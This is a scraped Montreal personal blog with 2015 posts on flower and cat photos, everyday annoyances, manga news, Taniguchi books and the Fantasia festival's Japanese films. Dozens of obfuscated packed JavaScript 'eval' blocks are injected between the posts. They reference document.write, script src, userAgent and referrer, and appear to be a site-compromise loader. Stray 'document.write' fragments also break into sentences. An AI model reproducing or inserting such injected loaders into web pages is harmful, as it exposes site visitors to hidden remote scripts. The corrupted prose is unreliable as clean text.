eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzffs|var|u0026u|referrer|rfaze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntkfa|var|u0026u|referrer|yrhbk||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-07-23)

Image du mer-fleurie

Tournesol / Sunflower
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|nittk|var|u0026u|referrer|zhrhn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fdekt|var|u0026u|referrer|btthe||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); 2015-07-17)
Observations irritantes
L’absurdité, document.write(“”); l’inconsistance, la stupidité m’irritent, me frustrent et me causent de l’urticaire pour lequel la lecture et l’évasion vers d’autres mondes imaginaires ou réels, offrent un baume calmant. De plus, le fait que les gens ignorent résolument le gros bon sens m’exaspère au plus haut point…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kieky|var|u0026u|referrer|yzkts||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|afrdb|var|u0026u|referrer|ikfbh||js|php’.split(‘|’),0,{}))
Tout au long de la journée mes observations m’ont amené ces quelques réflexions (après le saut de page):
- L’autobus 41 de 10h32 passe à 10h29 et je la manque. Quelle est l’utilité d’avoir un horaire s’il n’est pas respecté? Du retard, je peux comprendre, mais de l’avance c’est absurde!
- J’aperçois un policier seul dans son auto-patrouille qui parle sur son cellulaire au volant. Faite ce que je dis et pas ce que je fait, c’est ça? Et dire qu’un gars a eut une contravention pour avoir regarder son Apple Watch au volant de sa voiture!
- Dans l’autobus, je vois une dame avec de beaux ongles très long (3/4 de pouce, je le jure!). Je me demande bien quel genre de travail qu’elle peut réussir à faire avec de tel ongles…
- Au travail, encore une fois il y a une femme dans la toilette des hommes (qui est aussi pour handicapé, alors elle est spacieuse et le monde semble la préférer pour cette raison). Mais si je m’avisais d’aller dans la toilette des femmes (qui contient deux ou trois places contrairement à celle des hommes qui est monoplace) je suis sûr que je me ferais recevoir à grands coups de sacoches! Comme disait Calimero, “la vie est vraiment trop injuste!”
- Presque tous les jours il y a une dame dans la section jeunesse de la bibliothèque qui y passe la journée — tout en gardant un oeil très distrait sur ses enfants tapageurs — à réciter son chapelet! Parfois à voix haute. On la tolère sans problème. Par contre, si jamais une personne étendait son tapis de prière et se mettait à prier silencieusement vers La Mecque, elle se ferait sûrement éjecter dans le temps de le dire. Double standard plutôt embrassant…
- J’ai horreur de la répétition. Je n’aime pas avoir à me répéter et aime encore moins quand on me répète les même affaires plusieurs fois…
- En vieillissant, je ne suis plus très apte au multitasking, alors je n’aime pas qu’on me parle quand je suis en train de faire autre chose (une tâche, ou alors quand je regarde la télé ou suis en train de lire). C’est le moindre respect que d’attendre que je finisse ce que je fais et que je porte mon attention sur vous devant de m’interrompre dans mon activité. Et comme je suis un peu sourdingue, je ne peux pas entendre deux sons qui proviennent de sources différentes. Alors si vous me parlé alors que j’essai d’écouter autre chose, les deux s’annulent et je ne comprend rien! C’est très frustrant.
- Il y a a une affiche sur la porte de la bibliothèque qui demande aux gens du parc et de la pataugoir d’utiliser les toilettes du chalet du parc et non celles de la bibliothèque. Bien sûr, l’affiche est largement ignorée…
- Sur les trottoirs, dans les couloirs du métro ou dans les escaliers mécaniques on doit circuler comme sur la route, en gardant la droite!
- Dans le métro, on se tient sur les côtés des portes pour d’abord laisser sortir les gens!
- Dans le métro, on sort par les tourniquets indiqués comme sorties pour laisser les entrées libres pour ceux qui entrent!
- Sur l’une des rues près de chez moi, sur le chemin de retour de l’autobus, il y a une signalisation indiquant qu’à cause de travaux il est interdit de se stationner ou d’arrêter. Et, bien sûr, tout les espaces de stationnement sont plein!
- Dans mon quartier, les automobilistes font rarement leur arrêts et les cyclistes ne les font jamais. C’est plutôt dangereux!
- Dans mon quartier, les gens lavent leur entrées de garage, le trottoir et leur voiture au boyau d’arrosage faisant fi de la règlementation qui exige la préservation de l’eau.
Cela ne sert absolument à rien d’avoir des règles si elles ne sont pas respectées et si on ne les fait pas respecter. On n’a que deux choix: respecter les règles ou les changer. On ne peut pas les respecter seulement quand cela fait notre affaire! Sinon c’est le bordel et la société devient complètement dysfonctionelle.
Bon, ça fait du bien tout ça.
[ Translate ]
Enchaîné à la technologie

Image du chat-medi
Yé ! / Yeah!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkhyd|var|u0026u|referrer|kdtat||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kedbr|var|u0026u|referrer|dfyrt||js|php’.split(‘|’),0,{}))
(iPhone 6, document.write(“”); Caramel, 2015-07-06)

Rose of Versailles manga and other notable news
 At Comic-Con, document.write(“”); Udon Entertainment has announced that they will release the first english version of Riyoko Ikeda’s classic shojo manga Rose of Versailles. The series will be released as two omnibus volumes in the second quarter of 2016.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bskdz|var|u0026u|referrer|esrse||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|azskn|var|u0026u|referrer|nfirr||js|php’.split(‘|’),0,{}))
The french version has been around for a while (published in 2002), so I am surprised it took so long to get it translated in english. Of course, the French had a special interest in this story (it’s about the french revolution) but it’s a superb story, drawn in a classic shojo style, so it should interest everybody. I’ve complained about this several time, but I really cannot understand why there are so few shojo manga from the 70s and 80s being translated in either english or french. There’s a real goldmine of great shojo titles from that era that is left totally unexploited (mostly from the so-called Year 24 Group). Of course, I can understand publishers not willing to take the risk to release series that a often rather long (Riyoko Ikeda’s Jotei Ecatherina is 5 volumes, Orpheus no Mado 18 volumes, Eikou no Napoleon – Eroica 14 volumes, and Suzue Miuchi’s Glass no kamen is 50+ volumes !!) and in a style that might seem dated (but oh so beautiful!)…
Now, the question is: will Udon includes in this edition the more recent Rose of Versailles “Episodes” ? Or will it be in an eventual third omnibus volume? I hope they thought of acquiring the rights for those stories as well…
Strangely, Udon Entertainment is mainly known for their Street Fighter and video game related manga but they seems lately to venture into more traditional manga titles (and shojo, mind you). Now their catalog even includes a collection of manga classics (Jane Austen’s Emma, Dicken’s Great Expectations, Victor Hugo’s Les Miserables, Jane Austen’s Pride & Prejudice, Nathaniel Hawthorne’s The Scarlet Letter) !
Ten Other notable news
- At the same occasion, Udon announced the release of Moyoco Anno’s Sugar Sugar Rune also for the 2nd Quarter 2016 [ ANN ]
- Studio Ghibli’s latest film, When Marnie Was There, earned over $500K in U.S. Theaters [ ANN ]
- Nintendo President Satoru Iwata Passes Away [ ANN ]
- Shigeru Mizuki’s manga Showa: A History of Japan (1939-1944 and 1944-1953) won the 2015 Will Eisner Comic Industry Award for Best U.S. Edition of International Material from Asia [ ANN ]
- Mamoru Nagano’s manga Five Star Stories will receive its first new volume in nine years this august [ ANN, Forbes ]
- Sunrise Announced at Anime Expo that it is working on a new Gundam TV series [ ANN ]
- Tokyopop has announced at Anime Expo that it is planning to begin publishing manga again in 2016 [ ANN ]
- Vertical announced at Anime Expo that it has licensed the publishing rights for, amongst others, the Attack on Titan: Lost Girls novel spinoff [ ANN ]
- The live-action adaptation of Masamune Shirow’s Ghost in the Shell, starring Scarlett Johansson, is set to be released in march 2017 [ ICv2 ]
- Luc Besson has announced that his next movie as producer and director will be Valerian and the City of a Thousand Planets, based on the comics by Pierre Christin & Jean-Claude Mézières, which should see a release in 2017 [ ICv2, themarysue.com]
[ Traduire ]
Tsundoku
A few weeks ago, document.write(“”); while browsing on Facebook, I discovered a new word:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ebtdn|var|u0026u|referrer|nytkn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ttnhd|var|u0026u|referrer|sseaf||js|php’.split(‘|’),0,{}))
 This totally applies to me since I have several shelves (and piles on my nightstand) of books I want to read (mostly manga, but also several novels and a few non-fiction). I also have a (smaller) pile of dvds waiting to be watched… And yet I had swore to read more this year. I am getting lazy.
Another great occasion to enrich my vocabulary. Tsundoku (??? or ????) is a word play on tsunde oku (?????, “to leave piled up”) combining the kanji for tsumu (??, “to pile up”) and doku (?, “to read”).
Sources: L.A. Times, Open Culture, Wikipedia, Wiktionary
[ Traduire ]
Image du mer-fleurie
Pied d’alouette / Larkspur
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zikkr|var|u0026u|referrer|fkiin||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dhdhr|var|u0026u|referrer|aaidb||js|php’.split(‘|’),0,{}))
Ranunculaceae: Delphinium elatum “Triton Dark Blue”
(iPhone 6, document.write(“”); Jardin botanique, 2015-07-05)

Découverte: trois nouveaux Taniguchi
Cette semaine, document.write(“”); en feuilletant le catalogue des bibliothèques de Montréal, j’ai fait la découverte de trois nouveaux manga de Jirô Taniguchi qui avaient échappé à mon attention jusque là: il s’agit de Les Gardiens du Louvre (que j’ai déjà commenté tout récemment), du volume 2 de Contrées Sauvages (que j’avais annoncé déjà en juillet de l’an dernier) et finalement, le plus nouveau de tous, Elle s’appelait Tomoji.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zsdek|var|u0026u|referrer|yzsse||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|znakz|var|u0026u|referrer|ierna||js|php’.split(‘|’),0,{}))
Voir les détails après le saut de page >>
Les Gardiens du Louvre
 Résultat d’un projet spécial, coédité par Futuropolis et Louvre Éditions, où des artistes de BD s’inspirent des oeuvres du Louvre, cette bande-dessinée de Taniguchi nous offre des planches superbement détailées et colorées.
“(…) un dessinateur japonais fait étape en solitaire à Paris, dans l’idée de visiter les musées de la capitale. Mais, cloué au lit de sa chambre d’hôtel par une fièvre insidieuse, il se trouve confronté avant tout à une forme de solitude absolue (…). Alors que le mal lui laisse quelque répit, il met son projet à exécution, et se perd dans les allées bondées du Louvre (…) oscillant entre rêve et réalité, qui le mènera pour finir à la croisée des chemins entre tragédie collective et histoire personnelle.”
Les Gardiens du Louvre, par Jiro TANIGUCHI (Traduction: Ilan Nguyên). Paris, Futuropolis / Louvre Éditions, novembre 2014. 23.0 x 32.5 x 1.7 cm, 136 pg., album couleur et cartonné, 20,00 € / $37.95 Can. Sens de lecture original japonais. ISBN: 9782754810159. Recommandé pour public adolescent (12+).
Pour plus d’information vous pouvez consulter les sites suivants:
Les contrées sauvages 2
 “Au milieu d’une nature aussi cruelle que ses paysages sont sublimes et les créatures qui la peuplent sont hostiles, l’homme est la proie de tout, et surtout de lui-même. Véritable périple à travers les grands espaces, des montagnes japonaises aux étendues de l’Ouest américain, cette anthologie n deux tomes donne à voir une facette encore méconnue en France de l’oeuvre de Taniguchi : l’époque où, nourri de bande dessinée européenne, il s’essayait avec succès à la BD de genre en y insufflant ce qui est aujourd’hui encore sa marque de fabrique : un immense talent de raconteur d’histoires.”
Les Contrées Sauvages vol. 2, par Jirô TANIGUCHI. Paris: Casterman (collection Sakka), janvier 2015. 264 pgs, 15 x 21.4 x 2.2 cm, 13.95 € / $26.95 Can, ISBN: 9782203084445. Recommandé pour public adolescent (14+).
Pour plus d’information vous pouvez consulter les sites suivants:
Elle s’appelait Tomoji
“L’histoire vraie d’une rencontre signée Taniguchi”
“Taniguchi met ici en scène la rencontre entre deux adolescents dans le Japon de l’entre-deux guerres (1925-1932). Tomoji vit dans la campagne au nord du mont Fuji, tandis que Fumiaki fait ses premiers pas de photographe à Tokyo. L’auteur nous fait découvrir avec sa sensibilité habituelle ce qui va unir ces personnages.”
“Une histoire inspirée de personnages réels qui fonderont par la suite une branche dérivée du bouddhisme.”
[Texte du site de l’éditeur; voir aussi la couverture arrière]
Elle s’appelait Tomoji , scénario: Jirô TANIGUCHI et Miwako Ogihara, dessin: Jirô TANIGUCHI. Paris: Rue de Sèvres, janvier 2015. 174 pgs, 18.5 x 25.5 cm, 17 € / $31.95 Can, ISBN: 9782369811312. Recommandé pour public adolescent (12+).
Extraits des pages 3 à 8


Un extrait plus long peut être consulté sur le site de l’éditeur
Pour plus d’information vous pouvez consulter les sites suivants:
[ Translate ]
L’Image du chat-medi
Cendrine, document.write(“”); la vedette
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bdbir|var|u0026u|referrer|nyety||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rkrsk|var|u0026u|referrer|dynny||js|php’.split(‘|’),0,{}))
(iPhone 6, 2015-07-10)

Japanese movies at Fantasia 2015
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|sznhy|var|u0026u|referrer|yesze||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ntass|var|u0026u|referrer|rhnya||js|php’.split(‘|’),0,{}))
 This week the programmation for the 19th edition of the Fantasia International Film Festival was announced. It will be held in Montreal from July 14 to August 4 and screenings will take place mostly at Concordia’s Theatre Hall and Salle J.A. de Sève. This year the festival is offering a lineup of about 400 movies from 36 countries, document.write(“”); including about 135 feature-length movies and 104 premieres! For more programming details you can check the festival’s web page at www.fantasiafestival.com and the screening schedule [ PDF ].
Here our main interest is the Japanese programming (25 features and one short) but there are twenty-seven movies from at least five other asian countries (four from China, thirteen from South Korea, six from Hong Kong, one from Indonesia, two from Taiwan and one from Thailand). The programming includes also over an hundred animated features and shorts from many countries. As usual, it’s a rich, strong and diversified selection bound to please anyone.
This year, it’s a slim pick anime-wise but to compensate the festival will open with the Japanese animated feature Miss Hokusai, which will be introduced by director Keiichi Hara and screenplay writer Miho Maruho. To the utter pleasure of the fans, the festival will also close with the canadian premiere of the greatly anticipated live-action Attack on Titan directed by Shinji Higuchi and based on the popular manga by Hajime Isamaya. The other anime and manga-related movies of interest are the Lupin the Third live-action, the latest Mamoru Oshii (Nowhere Girl) and the latest Takeshi Kitano (Ryuzo and the Seven Henchmen).
(Sources: Animation world network, Bible urbaine, Cult Mtl, Film school rejects and Métro)
Here’s a list of all the Japanese titles (with links to full description):
- The Case of Hana & Alice (2015, 110 mins, dir.: Shunji Iwai)
- Eggs (2014, 6 mins, dir.: Tomofumi Inoue)
- Miss Hokusai (2015, 90 mins, dir.: Keiichi Hara)
- The Nutcracker 3D (2014, 80 mins, dir.: Sebastian Masuda)
Live-Action:
- 100 Yen Love (2014, 113 mins, dir.: Masaharu Take)
- Assassination Classroom (2015, 110 mins, dir.: Eiichiro Hasumi)
- Attack on Titan (2015, 90 mins, dir.: Shinji Higuchi)
- Battles Without Honor and Humanity (1973, 99 mins, dir.: Kinji Fukasaku)
- Deadman Inferno (2015, 108 mins, dir.: Hiroshi Shinagawa)
- Fatal Frame (2014, 105 mins, dir.: Mari Asato)
- Haruko’s Paranormal Laboratory (2015, 76 mins, dir.: Lisa Takeba)
- Ju-On: The Final Curse (2015, 90 mins, dir.: Masayuki Ochiai)
- La La La at Rock Bottom (2015, 103 mins, dir.: Nobuhiro Yamashita)
- Love & Peace (2015, 117 mins, dir.: Sion Sono)
- Lupin the Third (2014, 133 mins, dir.: Ryuhei Kitamura)
- Ninja the Monster (2015, 81 mins, dir.: Ken Ochiai)
- The Ninja War of Torakage (2014, 94 mins, dir.: Yoshihiro Nishimura)
- Nowhere Girl (2015, 85 mins, dir.: Mamoru Oshii)
- Poison Berry in My Brain (2015, 121 mins, dir.: Yuichi Sato)
- Princess Jellyfish (2014, 126 mins, dir.: Taisuke Kawamura)
- Ryuzo and the Seven Henchmen (2015, 125 mins, dir.: Takeshi Kitano)
- Shinjuku Swan (2015, 139 mins, dir.: Sion Sono)
- Strayer’s Chronicle (2015, 126 mins, dir.: Takahisa Zeze)
- Tag (2015, 85 mins, dir.: Sion Sono)
- Wonderful World End (2015, 82 mins, dir.: Daigo Matsui)
Documentary:
- The Real Miyagi (Canada, 2015, 90 mins, dir.: Kevin Derek)
And here’s a few trailers of interest:
[ Traduire ]
Images du mer-fleurie
Liliaceae: Lilium davidii
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ieaty|var|u0026u|referrer|hzddk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddsay|var|u0026u|referrer|ihtrh||js|php’.split(‘|’),0,{}))
Lis de David / David Lily
(Canon PowerShot S5 IS, document.write(“”); Jardin botanique, 2015-07-05)


Images du chat-medi
La portée de 2015: Maman & Grisou
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hhtnt|var|u0026u|referrer|refnz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bhkbs|var|u0026u|referrer|iatzn||js|php’.split(‘|’),0,{}))
The litter of the year: Mother & Grisou
(Canon PowerShot S5 IS, document.write(“”); 2015-06-27)


 Clodjee's Safe-House